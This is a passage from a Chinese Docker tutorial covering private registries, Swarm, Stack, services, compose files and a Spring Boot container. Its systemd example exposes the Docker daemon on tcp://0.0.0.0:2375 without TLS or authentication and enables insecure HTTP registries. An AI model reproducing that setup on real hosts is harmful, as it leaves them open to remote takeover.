38a6d3b5e18e        registry              "/entrypoint.sh /etc…"   35 seconds ago      Up 33 seconds       0.0.0.0:5000->5000/tcp
```

设置允许http协议访问，有两种方式，一种是修改/etc/docker/daemon.json并添加 “insecure-registries” 项

```
{
    "registry-mirrors": ["https://registry.docker-cn.com"],
    "insecure-registries": ["127.0.0.1:5000"]
}
```

另一种方式是修改 /etc/default/docker 中加入下面内容

```
neo@ubuntu:~$ sudo vim /etc/default/docker

DOCKER_OPTS="--insecure-registry 0.0.0.0:5000"
```

修改 /lib/systemd/system/docker.service

```
# 加入
EnvironmentFile=/etc/default/docker
# 尾部加入 $DOCKER_OPTS
ExecStart=/usr/bin/dockerd -H fd:// -H
unix:///var/run/docker.sock -H tcp://0.0.0.0:2375 $DOCKER_OPTS
```

完整的例子

```
neo@ubuntu:~$ sudo vim /lib/systemd/system/docker.service

[Unit]
Description=Docker Application Container Engine
Documentation=https://docs.docker.com
After=network-online.target docker.socket firewalld.service
Wants=network-online.target
Requires=docker.socket
```

```
[Service]
Type=notify
# the default is not to use systemd for cgroups because the
delegate issues still
# exists and systemd currently does not support the cgroup
feature set required
EnvironmentFile=/etc/default/docker
# for containers run by docker
ExecStart=/usr/bin/dockerd -H fd:// -H
unix:///var/run/docker.sock -H tcp://0.0.0.0:2375 $DOCKER_OPTS
ExecReload=/bin/kill -s HUP $MAINPID
LimitNOFILE=1048576
# Having non-zero Limit*s causes performance problems due to
accounting overhead
# in the kernel. We recommend using cgroups to do container-
local accounting.
LimitNPROC=infinity
LimitCORE=infinity
# Uncomment TasksMax if your systemd version supports it.
# Only systemd 226 and above support this version.
TasksMax=infinity
TimeoutStartSec=0
# set delegate yes so that systemd does not reset the cgroups
of docker containers
Delegate=yes
# kill only the docker process, not all processes in the cgroup
KillMode=process
# restart the docker process if it exits prematurely
Restart=on-failure
StartLimitBurst=3
StartLimitInterval=60s

[Install]
WantedBy=multi-user.target
```

重启 Docker

```
neo@ubuntu:~$ sudo systemctl daemon-reload
```

```
neo@ubuntu:~$ sudo systemctl restart docker

neo@ubuntu:~$ ps ax | grep docker
19548 ?        Ssl    0:00 /usr/bin/dockerd -H fd:// -H
unix:///var/run/docker.sock -H tcp://0.0.0.0:2375 --insecure-
registry 0.0.0.0:5000
```

验证 5000 端口可以访问

```
neo@ubuntu:~$ curl -XGET http://localhost:5000/v2/_catalog
{"repositories":[]}
```

推送镜像到私有仓库

本地镜像推送到远程私有仓库

```
docker pull busybox
docker tag busybox docker.netkiller.cn:5000/busybox
docker push docker.netkiller.cn:5000/busybox
```

操作演示

```
[root@localhost ~]# docker pull busybox
Using default tag: latest
latest: Pulling from library/busybox
697743189b6d: Pull complete
Digest:
sha256:061ca9704a714ee3e8b80523ec720c64f6209ad3f97c0ff7cb9ec7d1
9f15149f
Status: Downloaded newer image for busybox:latest
```

```
[root@localhost ~]# docker tag busybox
docker.netkiller.cn:5000/busybox

[root@localhost ~]# docker push
docker.netkiller.cn:5000/busybox
The push refers to repository
[docker.netkiller.cn:5000/busybox]
adab5d09ba79: Pushed
latest: digest:
sha256:4415a904b1aca178c2450fd54928ab362825e863c0ad5452fd020e92
f7a6a47e size: 527
```

查看远程私有仓库

```
[root@localhost ~]# curl -XGET
http://docker.netkiller.cn:5000/v2/_catalog
{"repositories":["busybox"]}

[root@localhost ~]# curl -XGET
http://docker.netkiller.cn:5000/v2/busybox/tags/list
{"name":"busybox","tags":["latest"]}
```

从私有仓库拉镜像

```
docker pull docker.netkiller.cn:5000/busybox
```

查询镜像

http://localhost:5000/v2/_catalog

如果我们想要查询私有仓库中的所有镜像，使用docker search命令：

```
docker search registry_ipaddr:5000/
```

如果要查询仓库中指定账户下的镜像，则使用如下命令：

```
docker search registry_ipaddr:5000/account/
```

操作演示

```
[root@localhost ~]# curl -XGET
http://docker.netkiller.cn:5000/v2/_catalog
{"repositories":["busybox"]}

[root@localhost ~]# curl -XGET
http://docker.netkiller.cn:5000/v2/busybox/tags/list
{"name":"busybox","tags":["latest"]}
```

registry 镜像高级配置

/etc/docker/registry/config.yml

```
cat config.yml

version: 0.1
log:
  fields:
```

```
    service: registry
storage:
  delete:
    enabled: true
  cache:
    blobdescriptor: inmemory
  filesystem:
    rootdirectory: /var/lib/registry
http:
  addr: :5000
  headers:
    X-Content-Type-Options: [nosniff]
health:
  storagedriver:
    enabled: true
    interval: 10s
    threshold: 3
```

私有仓库认证

创建密码文件

```
docker run --entrypoint htpasswd registry -Bbn testuser
testpassword > auth/htpasswd
```

启动 docker

```
docker run -d -p 5000:5000 --restart=always --name docker-hub \
  -v /opt/registry:/var/lib/registry \
  -v /opt/auth:/auth \
  -e "REGISTRY_AUTH=htpasswd" \
  -e "REGISTRY_AUTH_HTPASSWD_REALM=Registry Realm" \
  -e REGISTRY_AUTH_HTPASSWD_PATH=/auth/htpasswd \
  registry
```

```

```

登录

```
docker login -u testuser -p testpassword
docker.netkiller.cn:5000
```

退出

```
docker logout docker.netkiller.cn:5000
```

registry 接口

查看仓库 http://registry:5000/v2/_catalog

```
curl -XGET http://registry:5000/v2/_catalog
```

查看镜像

```
curl -XGET http://registry:5000/v2/image_name/tags/list
```

删除镜像

```
DELETE /v2/<name>/manifests/<reference>
name:镜像名称
reference: 镜像对应sha256值
```

处理器测试

```
curl -I -X DELETE
http://registry:5000/v2/netkiller/manifests/sha256:6a67ba482a8d
d4f8143ac96b1dcffa5e45af95b8d3e37aeba72401a5afd7ab8e
```

11.3. Harbor

Harbor 是 Vmware 公司开源的 企业级的 Docker Registry 管理项目，它提供 Dcoker Registry 管理 WebUI，可基于角色访问控制，AD/LDAP 集成，日志审核等功能，完全的支持中文。

开源项目地址 https://github.com/vmware/harbor

12. Swarms

Swarm 是一组运行着Docker的机器。经过这些配置后，将节点加入到一个集群中，你仍然像之前那样运行Docker命令一样管理集群上的容器。这些命令由swarm manager在集群上执行。这些机器可以是真实的机器，也可以是虚拟机。机器加入到一个swarm后，可以称这些机器为节点(node)。

12.1. 管理 Swarms

帮助命令

```
neo@MacBook-Pro ~ % docker-machine
Usage: docker-machine [OPTIONS] COMMAND [arg...]

Create and manage machines running Docker.

Version: 0.16.1, build cce350d7

Author:
  Docker Machine Contributors -
<https://github.com/docker/machine>

Options:
  --debug, -D                                              Enable
debug mode
  --storage-path, -s "/Users/neo/.docker/machine"
Configures storage path [$MACHINE_STORAGE_PATH]
  --tls-ca-cert                                            CA to
verify remotes against [$MACHINE_TLS_CA_CERT]
  --tls-ca-key                                             Private
key to generate certificates [$MACHINE_TLS_CA_KEY]
  --tls-client-cert                                        Client
cert to use for TLS [$MACHINE_TLS_CLIENT_CERT]
  --tls-client-key                                         Private
key used in client TLS auth [$MACHINE_TLS_CLIENT_KEY]
  --github-api-token                                       Token
to use for requests to the Github API
```

```
[$MACHINE_GITHUB_API_TOKEN]
  --native-ssh                                          Use the
native (Go-based) SSH implementation. [$MACHINE_NATIVE_SSH]
  --bugsnag-api-token                                   BugSnag
API token for crash reporting [$MACHINE_BUGSNAG_API_TOKEN]
  --help, -h                                            show
help
  --version, -v                                         print
the version

Commands:
  active                Print which machine is active
  config                Print the connection config for machine
  create                Create a machine
  env                   Display the commands to set up the
environment for the Docker client
  inspect               Inspect information about a machine
  ip                    Get the IP address of a machine
  kill                  Kill a machine
  ls                    List machines
  provision             Re-provision existing machines
  regenerate-certs      Regenerate TLS Certificates for a
machine
  restart               Restart a machine
  rm                    Remove a machine
  ssh                   Log into or run a command on a machine
with SSH.
  scp                   Copy files between machines
  mount                 Mount or unmount a directory from a
machine with SSHFS.
  start                 Start a machine
  status                Get the status of a machine
  stop                  Stop a machine
  upgrade               Upgrade a machine to the latest version
of Docker
  url                   Get the URL of a machine
  version               Show the Docker Machine version or a
machine docker version
  help                  Shows a list of commands or help for
one command

Run 'docker-machine COMMAND --help' for more information on a
command.
```

```

```

查看 **Swarms** 版本

```
neo@MacBook-Pro ~ % docker-machine version
docker-machine version 0.16.1, build cce350d7
```

初始化 **Swarms**

```
neo@MacBook-Pro ~/workspace/docker/docker-compose % docker
swarm init
Swarm initialized: current node (t8gqr7wfyeis9n8wuegy4j6gn) is
now a manager.

To add a worker to this swarm, run the following command:

    docker swarm join --token SWMTKN-1-
5w5joob510ug74m9vfn2j1a41nox3ddh6eiyrpgonm38zaoj5c-
bo2q6tdem9ihd68gryue1b42x 192.168.65.3:2377

To add a manager to this swarm, run 'docker swarm join-token
manager' and follow the instructions.
```

显示 **join-token**

```
neo@MacBook-Pro ~ % docker swarm join-token manager
To add a manager to this swarm, run the following command:

    docker swarm join --token SWMTKN-1-
200v95u6lkow6wyxne1ll44rhhwy1zfvawnrqo39i44sqay8vp-
```

```
1vltkdz94y79mgech56wtnj9n 192.168.65.3:2377
```

创建虚拟机

使用VirtualBox驱动，创建虚拟机:

```
neo@MacBook-Pro ~ % docker-machine create --driver virtualbox
vm1
neo@MacBook-Pro ~ % docker-machine create --driver virtualbox
vm2
```

显示虚拟机列表

```
$ docker-machine ls
```

设置管理节点

配置虚拟机作为manager节点，用以执行管理命令并准许其他worker加入到swarm中。

```
$ docker-machine ssh vm1 "docker swarm init --advertise-addr
<ip_address>"
```

加入到管理节点

```
$ docker-machine ssh vm2 "docker swarm join \
--token <token> \
<ip>:2377"
```

查看节点列表

```
$ docker-machine ssh vm1 "docker node ls"
```

环境变量

```
$ docker-machine env vm1
```

现在运行docker-machine ls来验证vm1就是当前的活跃机器，会有星号标识：

```
$ docker-machine ls
```

切换节点

```
eval $(docker-machine env vm1)
```

重置 shell 环境

```
neo@MacBook-Pro ~ % docker-machine env -u
unset DOCKER_TLS_VERIFY
unset DOCKER_HOST
unset DOCKER_CERT_PATH
unset DOCKER_MACHINE_NAME
# Run this command to configure your shell:
# eval $(docker-machine env -u)
```

```
eval $(docker-machine env -u)
```

启动/停止节点

```
$ docker-machine start vm1
```

```
$ docker-machine stop vm1
```

离线

```
docker swarm leave --force
```

12.2. Stack

stack 是一组相互关联的services，这些services之间相互依赖，并能够一起进行编排和scale。单个stack就能够定义和协调整个应用程序的功能.

Stack 使用 docker-compose.yml 部署，Stack 与 docker-compose 的区别是，Stack 无法 build 镜像，不支持 v2会v1 版本的 docker-compose.yml

创建 docker-compose.yml

```
version: "3"
services:
  web:
    # replace username/repo:tag with your name and image
details
    image: nginx
    deploy:
      replicas: 5
      restart_policy:
        condition: on-failure
      resources:
        limits:
          cpus: "0.1"
          memory: 50M
    ports:
      - "80:80"
    networks:
      - webnet
  visualizer:
    image: dockersamples/visualizer:stable
    ports:
      - "8080:8080"
    volumes:
      - "/var/run/docker.sock:/var/run/docker.sock"
    deploy:
      placement:
        constraints: [node.role == manager]
    networks:
```

```
      - webnet
networks:
  webnet:
```

部署 docker-compose.yml

```
neo@MacBook-Pro ~ % docker stack deploy -c docker-compose.yml
visualizer
Creating service visualizer_web
Creating service visualizer_visualizer
```

查看部署

```
neo@MacBook-Pro ~ % docker stack ls
NAME                SERVICES            ORCHESTRATOR
visualizer          2                   Swarm
```

```
neo@MacBook-Pro ~ % docker stack services visualizer
ID                  NAME                    MODE
REPLICAS            IMAGE                             PORTS
h6vpdk8wqr8w        visualizer_visualizer   replicated
1/1                 dockersamples/visualizer:stable   *:8080-
>8080/tcp
tm5rre8d4kni        visualizer_web          replicated
5/5                 nginx:latest                      *:80-
>80/tcp
```

```
```

```
neo@MacBook-Pro ~ % docker stack ps visualizer
ID                  NAME                             IMAGE
NODE                    DESIRED STATE       CURRENT STATE
ERROR                              PORTS
rnkgapj5oozr        visualizer_visualizer.1
dockersamples/visualizer:stable   linuxkit-025000000001
Running             Running 24 minutes ago
msstp0uavxpf         \_ visualizer_visualizer.1
dockersamples/visualizer:stable   linuxkit-025000000001
Shutdown            Rejected 31 minutes ago   "No such image:
dockersamples/…"
1jmhrzmlsy0j         \_ visualizer_visualizer.1
dockersamples/visualizer:stable   linuxkit-025000000001
Shutdown            Rejected 31 minutes ago   "No such image:
dockersamples/…"
p7iyq0147oh0         \_ visualizer_visualizer.1
dockersamples/visualizer:stable   linuxkit-025000000001
Shutdown            Rejected 31 minutes ago   "No such image:
dockersamples/…"
jdc7cx00a994         \_ visualizer_visualizer.1
dockersamples/visualizer:stable   linuxkit-025000000001
Shutdown            Rejected 32 minutes ago   "No such image:
dockersamples/…"
pttqpa4z21id        visualizer_web.1             nginx:latest
linuxkit-025000000001   Running             Running 30 minutes
ago
rappf97c8dtb        visualizer_web.2             nginx:latest
linuxkit-025000000001   Running             Running 30 minutes
ago
t3dcjqf0fsly        visualizer_web.3             nginx:latest
linuxkit-025000000001   Running             Running 30 minutes
ago
jtztvsqccb5d        visualizer_web.4             nginx:latest
linuxkit-025000000001   Running             Running 30 minutes
ago
ldb92uky85oc        visualizer_web.5             nginx:latest
linuxkit-025000000001   Running             Running 30 minutes
ago
```

```
neo@MacBook-Pro ~ % docker node ls
```

```
ID                            HOSTNAME                STATUS
AVAILABILITY        MANAGER STATUS      ENGINE VERSION
t8gqr7wfyeis9n8wuegy4j6gn *   linuxkit-025000000001   Ready
Active              Leader              18.09.2
```

```
neo@MacBook-Pro ~ % docker service ls
ID                  NAME                    MODE
REPLICAS            IMAGE                             PORTS
h6vpdk8wqr8w        visualizer_visualizer   replicated
1/1                 dockersamples/visualizer:stable   *:8080-
>8080/tcp
tm5rre8d4kni        visualizer_web          replicated
5/5                 nginx:latest                      *:80-
>80/tcp
```

```
neo@MacBook-Pro ~ % docker stack rm visualizer
Removing service visualizer_visualizer
Removing service visualizer_web
Removing network visualizer_webnet
```

12.3. 服务

```
neo@MacBook-Pro ~ % docker service

Usage:  docker service COMMAND

Manage services

Commands:
  create      Create a new service
  inspect     Display detailed information on one or more
```

```
services
  logs        Fetch the logs of a service or task
  ls          List services
  ps          List the tasks of one or more services
  rm          Remove one or more services
  rollback    Revert changes to a service's configuration
  scale       Scale one or multiple replicated services
  update      Update a service

Run 'docker service COMMAND --help' for more information on a
command.
```

创建 Service

```
$ docker service create \
  --replicas 10 \
  --name ping_service \
  alpine ping www.netkiller.cn
```

```
$ docker service create --replicas 1 --name my-prometheus \
    --mount
type=bind,source=/tmp/prometheus.yml,destination=/etc/prometheu
s/prometheus.yml \
    --publish published=9090,target=9090,protocol=tcp \
    prom/prometheus
```

```
iMac:redis neo$ docker stack deploy -c redis.yml redis
Creating service redis_redis
```

提示

--mount 不允许使用相对路径，小技巧 `pwd`/prometheus.yml

```
docker service create --replicas 1 --name my-prometheus \
    --mount
type=bind,source=`pwd`/prometheus.yml,destination=/etc/promethe
us/prometheus.yml \
    --publish published=9090,target=9090,protocol=tcp \
    prom/prometheus
```

删除 Service

```
iMac:docker neo$ docker service rm prometheus
prometheus
```

如果是 stack 部署的也可以这样删除

```
iMac:redis neo$ docker stack rm redis
Removing service redis_redis
```

inspect

```
iMac:redis neo$ docker service inspect redis_redis
[
    {
        "ID": "kpqopqq10a2yi1rdecuf1246q",
```

```
        "Version": {
            "Index": 10148
        },
        "CreatedAt": "2020-09-26T14:19:53.920458941Z",
        "UpdatedAt": "2020-09-26T14:19:53.922204086Z",
        "Spec": {
            "Name": "redis_redis",
            "Labels": {
                "com.docker.stack.image": "redis:latest",
                "com.docker.stack.namespace": "redis"
            },
            "TaskTemplate": {
                "ContainerSpec": {
                    "Image":
"redis:latest@sha256:1cfb205a988a9dae5f025c57b92e9643ec0e7ccff6
e66bc639d8a5f95bba928c",
                    "Labels": {
                        "com.docker.stack.namespace": "redis",
                        "desktop.docker.io/mounts/0/Source":
"/Users/neo/workspace/docker/docker-compose/redis/redis.conf",

"desktop.docker.io/mounts/0/SourceKind": "hostFile",
                        "desktop.docker.io/mounts/0/Target":
"/etc/redis/redis.conf"
                    },
                    "Args": [
                        "entrypoint.sh",
                        "/etc/redis/redis.conf"
                    ],
                    "Hostname": "redis",
                    "Env": [
                        "TZ=Asia/Shanghai"
                    ],
                    "Privileges": {
                        "CredentialSpec": null,
                        "SELinuxContext": null
                    },
                    "Mounts": [
                        {
                            "Type": "bind",
                            "Source":
"/host_mnt/Users/neo/workspace/docker/docker-
compose/redis/redis.conf",
                            "Target": "/etc/redis/redis.conf"
                        },
```

```
                    {
                        "Type": "bind",
                        "Source": "/var/lib/redis",
                        "Target": "/var/lib/redis"
                    },
                    {
                        "Type": "bind",
                        "Source": "/var/log/redis",
                        "Target": "/var/log/redis"
                    }
                ],
                "StopGracePeriod": 10000000000,
                "DNSConfig": {},
                "Isolation": "default"
            },
            "Resources": {
                "Limits": {
                    "NanoCPUs": 1000000000,
                    "MemoryBytes": 536870912
                }
            },
            "RestartPolicy": {
                "Condition": "any",
                "Delay": 5000000000,
                "MaxAttempts": 0
            },
            "Placement": {
                "Platforms": [
                    {
                        "Architecture": "amd64",
                        "OS": "linux"
                    },
                    {
                        "OS": "linux"
                    },
                    {
                        "OS": "linux"
                    },
                    {
                        "Architecture": "arm64",
                        "OS": "linux"
                    },
                    {
                        "Architecture": "386",
                        "OS": "linux"
```

```
                    },
                    {
                        "Architecture": "mips64le",
                        "OS": "linux"
                    },
                    {
                        "Architecture": "ppc64le",
                        "OS": "linux"
                    },
                    {
                        "Architecture": "s390x",
                        "OS": "linux"
                    }
                ]
            },
            "Networks": [
                {
                    "Target": "gvcz5y66ovrlqfaxb02zx026t",
                    "Aliases": [
                        "redis"
                    ]
                }
            ],
            "ForceUpdate": 0,
            "Runtime": "container"
        },
        "Mode": {
            "Replicated": {
                "Replicas": 1
            }
        },
        "UpdateConfig": {
            "Parallelism": 1,
            "Delay": 5000000000,
            "FailureAction": "pause",
            "Monitor": 10000000000,
            "MaxFailureRatio": 0.1,
            "Order": "start-first"
        },
        "RollbackConfig": {
            "Parallelism": 1,
            "FailureAction": "pause",
            "Monitor": 5000000000,
            "MaxFailureRatio": 0,
            "Order": "stop-first"
```

```
            },
            "EndpointSpec": {
                "Mode": "vip",
                "Ports": [
                    {
                        "Protocol": "tcp",
                        "TargetPort": 6379,
                        "PublishedPort": 6379,
                        "PublishMode": "ingress"
                    }
                ]
            }
        },
        "Endpoint": {
            "Spec": {
                "Mode": "vip",
                "Ports": [
                    {
                        "Protocol": "tcp",
                        "TargetPort": 6379,
                        "PublishedPort": 6379,
                        "PublishMode": "ingress"
                    }
                ]
            },
            "Ports": [
                {
                    "Protocol": "tcp",
                    "TargetPort": 6379,
                    "PublishedPort": 6379,
                    "PublishMode": "ingress"
                }
            ],
            "VirtualIPs": [
                {
                    "NetworkID": "7r7k9robn0uuojuxl1es2wdds",
                    "Addr": "10.0.0.42/24"
                },
                {
                    "NetworkID": "gvcz5y66ovrlqfaxb02zx026t",
                    "Addr": "172.12.0.2/16"
                }
            ]
        }
    }
```

```
]
```

12.4. swarm 卷管理

swarm 不能使用 -v /mysite:/usr/share/nginx/html 挂载卷，系统会提示

```
unknown shorthand flag: 'v' in -v
See 'docker service create --help'.
```

Host Volumes

```
$ docker service create --name nginx \
  --mount type=bind,source=`pwd`/static-
site,target=/usr/share/nginx/html \
  -p 80:80 nginx
```

Named Volumes

```
$ docker service create --name nginx \
  --mount type=volume,source=web,target=/usr/share/nginx/html \
  -p 80:80 nginx
```

共享卷

创建 NFS 数据共享卷

```
docker volume create --driver local \
    --opt type=nfs4 \
    --opt o=addr=<NFS-Server>,rw \
    --opt device=:<Shared-Path> \
    share
```

创建服务副本

```
docker service create \
  --mount type=volume,source=<Volume-Name>,destination=
<Container-Path> \
  --replicas 2 \
  <Image>
```

13. docker-compose.yml 容器编排

本章节介绍如何定义 docker-compose.yml 文件

首先创建项目目录

```
mkdir docker
cd docker
vim     docker-compose.yml
```

13.1. 版本号

```
version: '3.8'
```

13.2. 镜像

image: mysql:5.7 表示使用 mysql:5.7 镜像, image: mysql:latest 表示 mysql 最新版

```
services:
   db:
     image: mysql:5.7
     volumes:
       - db_data:/var/lib/mysql
     restart: always
     environment:
       MYSQL_ROOT_PASSWORD: somewordpress
       MYSQL_DATABASE: wordpress
       MYSQL_USER: wordpress
```

```
      MYSQL_PASSWORD: wordpress
```

13.3. 容器名称

```
  prometheus:
    image: prom/prometheus
    container_name: prometheus
```

13.4. 启动策略

```
restart: unless-stopped
```

13.5. 容器用户

```
# Define in docker-compose:

 services:
  prometheus:
    image: prom/prometheus
    user: "1000:1000"

 services:
  prometheus:
    image: prom/prometheus
    user: root

# Dockerfile

USER 1000:1000
```

```
```

13.6. 挂在卷

```
    volumes:
      - db_data:/var/lib/mysql
```

13.7. 映射端口的标签

将容器中的端口暴漏给宿主主机。

```
ports:
 - "3000"
 - "80:80"
 - "22:22"
 - "127.0.0.1:8000:8000"
```

默认 "端口:端口" 将监听 127.0.0.1 主机。如果需要将端口暴漏出去，格式是"IP:PORT:PORT"，IP地址是宿主主机的网络适配器IP地址。

13.8. 添加 hosts 文件

往/etc/hosts文件中添加主机名，与Docker client的--add-host类似：

```
       extra_hosts:
               - "orderer.example.com:10.130.116.8"
               - "peer0.org1.example.com:10.130.116.9"
               - "peer1.org1.example.com:10.130.116.10"
               - "peer0.org2.example.com:10.130.116.25"
```

```
                - "peer1.org2.example.com:10.130.116.27"
```

13.9. 网络配置

自定义 IPv4 子网地址

```
version: '3.9'
networks:
  default:
    driver: bridge
    ipam:
      driver: default
      config:
        - subnet: 172.88.10.0/24
          gateway: 172.88.10.1
```

external 外部网络

创建固定网段的网络bridge2。

```
docker network create --subnet=10.16.1.0/16 --gateway=10.16.1.1
--opt "com.docker.network.bridge.name"="bridge2" bridge2
```

把bridge2网络配置导docker-compose里面。

```
networks:
  default:
    driver: bridge
  persist:
```

```
    external:
      name: bridge2
```

配置 IPv6

```
networks:
    frontend:
        # use the bridge driver, but enable IPv6
        driver: bridge
        driver_opts:
            com.docker.network.enable_ipv6: "true"
        ipam:
            driver: default
            config:
                - subnet: 172.16.238.0/24
                gateway: 172.16.238.1
                - subnet: "2001:3984:3989::/64"
                gateway: "2001:3984:3989::1"
```

13.10. links 主机别名

links的作用是在当前服务里面创建一个链接外部服务的别名。

docker-compose.yml

```
services:
  tomcat:
    image: netkiller:latest
    links:
      - mysql:db.netkiller.cn
```

这时配置文件 application.properties 就可以这样些

```
sql.mysql.jdbc-url=jdbc:mysql://db.netkiller.cn:3306/test?
characterEncoding=utf8&serverTimezone=UTC&autoReconnect=true&us
eSSL=false
sql.mysql.username=root
sql.mysql.password=abcdef
sql.mysql.driverClassName=com.mysql.jdbc.Driver
```

13.11. 链接外部容器

创建 development 网络

```
docker network create development --driver bridge
docker run --name redis-external --net development -d redis
```

```
version: "3.9"
networks:
  default:
    external:
      name: development
services:
  demo-external:
    image: demo:1.0
    container_name: demo-external
    restart: always
    environment:
      REDIS_HOST: redis-external
    ports:
      - 80:80
    external_links:
      - redis-external
```

测试方法，进入 demo-external 容器，然后 ping redis-external 容器

```
docker exec -it demo-external ping redis-external
```

```
[root@netkiller docker]# docker exec -it demo-external ping
redis-external
PING redis-external (172.18.0.3) 56(84) bytes of data.
64 bytes from redis-external.development (172.18.0.3):
icmp_seq=1 ttl=64 time=0.091 ms
64 bytes from redis-external.development (172.18.0.3):
icmp_seq=2 ttl=64 time=0.122 ms
64 bytes from redis-external.development (172.18.0.3):
icmp_seq=3 ttl=64 time=0.185 ms
```

13.12. 服务依赖

通过depends_on告诉docker-compose当前服务启动之前先要把depends_on指定的服务启动起来才行。

```
services:
  kafka:
    image: tflinux_kafka
    depends_on:
      - zookeeper
  spring:
    image: springboot
    depends_on:
      - redis
      - mysql
```

13.13. working_dir

```
working_dir
```

13.14. 设置环境变量

environment 实现容器中环境变量的定义

```
version: '3'

networks:
  basic:

services:
  tools:
    container_name: tools
    image: hyperledger/fabric-tools
    tty: true
    environment:
      - GOPATH=/opt/gopath
      - CORE_VM_ENDPOINT=unix:///host/var/run/docker.sock
      - CORE_LOGGING_LEVEL=DEBUG
      - CORE_PEER_ID=cli
      - CORE_PEER_ADDRESS=peer0.org1.example.com:7051
      - CORE_PEER_LOCALMSPID=Org1MSP
      -
CORE_PEER_MSPCONFIGPATH=/opt/gopath/src/github.com/hyperledger/
fabric/peer/crypto/peerOrganizations/org1.example.com/users/Adm
in@org1.example.com/msp
      - CORE_CHAINCODE_KEEPALIVE=10
    # working_dir:
/opt/gopath/src/github.com/hyperledger/fabric/peer
    working_dir: /root/netkiller
```

```
    command: /bin/bash
    volumes:
        - /var/run/:/host/var/run/
        - ~/netkiller:/root/netkiller
        - ./chaincode/:/opt/gopath/src/github.com/
        -
./crypto:/opt/gopath/src/github.com/hyperledger/fabric/peer/cry
pto/
    networks:
        - basic
```

13.15. 临时文件系统

挂载临时目录到容器:

```
tmpfs: /run
tmpfs:
  - /run
  - /tmp
```

13.16. 编译 Dockerfile

编译当前目录下的 Dockerfile 使用 build: .

```
version: '3'
services:
  web:
    build: .
    ports:
     - "5000:5000"
```

指定镜像名称

```
version: "3.7"
services:
  redis-image:
    build:
      context: .
      dockerfile: Dockerfile
      args:
        - node=master
    image: netkiller/redis:latest
    container_name: redis
    restart: always
    ports:
      - "6379:6379"
    networks:
      - redis
    privileged: true
    sysctls:
      net.core.somaxconn: '511'
    ulimits:
      nproc: 65535
      nofile:
        soft: 65535
        hard: 65535
```

docker-compose build redis-image 构建镜像

```
neo@MacBook-Pro ~/workspace/docker/docker-compose/redis/cluster
% docker-compose build redis-image
Building redis-image
Step 1/12 : FROM redis:latest
 ---> a55fbf438dfd
Step 2/12 : ARG node
 ---> Using cache
 ---> 4deb8fc1e1df
Step 3/12 : ENV REDIS_PORT 6379
 ---> Using cache
 ---> 5723ff2fe55c
Step 4/12 : COPY redis.conf /etc/redis/redis.conf
```

```
 ---> Using cache
 ---> daf496f8c342
Step 5/12 : COPY docker-entrypoint.sh /usr/local/bin/
 ---> Using cache
 ---> 600ae3b0c059
Step 6/12 : RUN ln -sf /usr/share/zoneinfo/Asia/Shanghai
/etc/localtime
 ---> Using cache
 ---> 630e3813bc8f
Step 7/12 : RUN echo 'Asia/Shanghai' >/etc/timezone
 ---> Using cache
 ---> 7d48350d6621
Step 8/12 : RUN echo 'echo never >
/sys/kernel/mm/transparent_hugepage/enabled' > /etc/rc.local
 ---> Using cache
 ---> c096dc75da72
Step 9/12 : RUN chmod +rw /etc/redis/redis.conf
 ---> Using cache
 ---> 25d8b0ac8893
Step 10/12 : EXPOSE $REDIS_PORT
 ---> Using cache
 ---> 99f31a88d2ff
Step 11/12 : ENTRYPOINT ["/usr/local/bin/docker-entrypoint.sh"]
 ---> Using cache
 ---> ef98f89610ae
Step 12/12 : CMD [ "redis-server", "/etc/redis/redis.conf" ]
 ---> Using cache
 ---> 095823650068

Successfully built 095823650068
Successfully tagged netkiller/redis:latest

neo@MacBook-Pro ~/workspace/docker/docker-compose/redis/cluster
% docker images | grep netkiller/redis
netkiller/redis                             latest
095823650068        8 minutes ago       95MB
```

13.17. resources 硬件资源分配

```
version: "3"
```

```
services:
  node:
    build:
     context: .
      dockerfile: ./Dockerfile
    restart: always
    environment:
      - HOST=localhost
    volumes:
      - logs:/app/logs
    expose:
      - 8080
    deploy:
      resources:
        limits:
          cpus: '0.001'
          memory: 50M
        reservations:
          cpus: '0.0001'
          memory: 20M
```

提示

注意：启动必须加入 --compatibility 选项

```
docker-compose --compatibility up
```

14. Docker Example

14.1. registry

```
docker run -d -p 5000:5000 --name registry registry:latest
```

Auth + SSL

```
iMac:registry neo$ mkdir etc
iMac:registry neo$ htpasswd -Bbn neo chen > etc/htpasswd

or

docker run --entrypoint htpasswd registry:2 -Bbn neo passw0rd >
etc/htpasswd
```

```
```

```
docker run -d \
  --restart=always \
  --name registry \
  -v `pwd`/etc:/usr/local/etc \
  -e "REGISTRY_AUTH=htpasswd" \
  -e "REGISTRY_AUTH_HTPASSWD_REALM=Registry Realm" \
  -e REGISTRY_AUTH_HTPASSWD_PATH=/usr/local/etc/htpasswd \
  -e REGISTRY_HTTP_ADDR=0.0.0.0:443 \
```

```
  -e REGISTRY_HTTP_TLS_CERTIFICATE=/usr/local/etc/domain.cer \
  -e REGISTRY_HTTP_TLS_KEY=/usr/local/etc/domaon.key \
  -p 443:443 \
  registry:2
```

14.2. Example Java - Spring boot with Docker

获取 CentOS 7 镜像

docker pull centos:7

```
# docker pull centos:7
7: Pulling from library/centos
343b09361036: Pull complete
Digest:
sha256:bba1de7c9d900a898e3cadbae040dfe8a633c06bc104a0df76ae24483e03c077
Status: Downloaded newer image for centos:7
```

基于 CentOS 7 运行一个容器

docker run -it --name mycentos docker.io/centos:7 /bin/bash

```
# docker run -it --name mycentos docker.io/centos:7 /bin/bash
```

运行后直接进入了容器的shell控制台默认是bash

安装 openjdk

```
# yum install -y java-1.8.0-openjdk

# cat >> /etc/profile.d/java.sh <<'EOF'
export JAVA_HOME=/usr/java/default
export JAVA_OPTS="-server -Xms2048m -Xmx4096m -
Djava.io.tmpdir=/tmp -Djava.security.egd=file:/dev/./urandom -
Dfile.encoding=UTF8 -Duser.timezone=GMT+08"
export CLASSPATH=$JAVA_HOME/lib:$JAVA_HOME/jre/lib:.
export PATH=$PATH:$JAVA_HOME/bin:$JAVA_HOME/jre/bin:
EOF

# source /etc/profile.d/java.sh
```

检查Java是否安装成功

```
# whereis java
java: /usr/bin/java /usr/lib/java /etc/java /usr/share/java
/usr/share/man/man1/java.1.gz

# java -version
openjdk version "1.8.0_131"
OpenJDK Runtime Environment (build 1.8.0_131-b11)
OpenJDK 64-Bit Server VM (build 25.131-b11, mixed mode)
```

创建应用程序目录

```
# mkdir -p /www/netkiller.cn/www.netkiller.cn/
```

推出当前容器

```
# exit
```

Spring boot 包

复制 jar 文件到Docker容器

```
docker cp /www/netkiller.cn/www.netkiller.cn/www.netkiller.cn-0.0.1.war mycentos:/usr/local/libexec
```

启动 Spring boot 项目

启动容器

```
# docker start mycentos
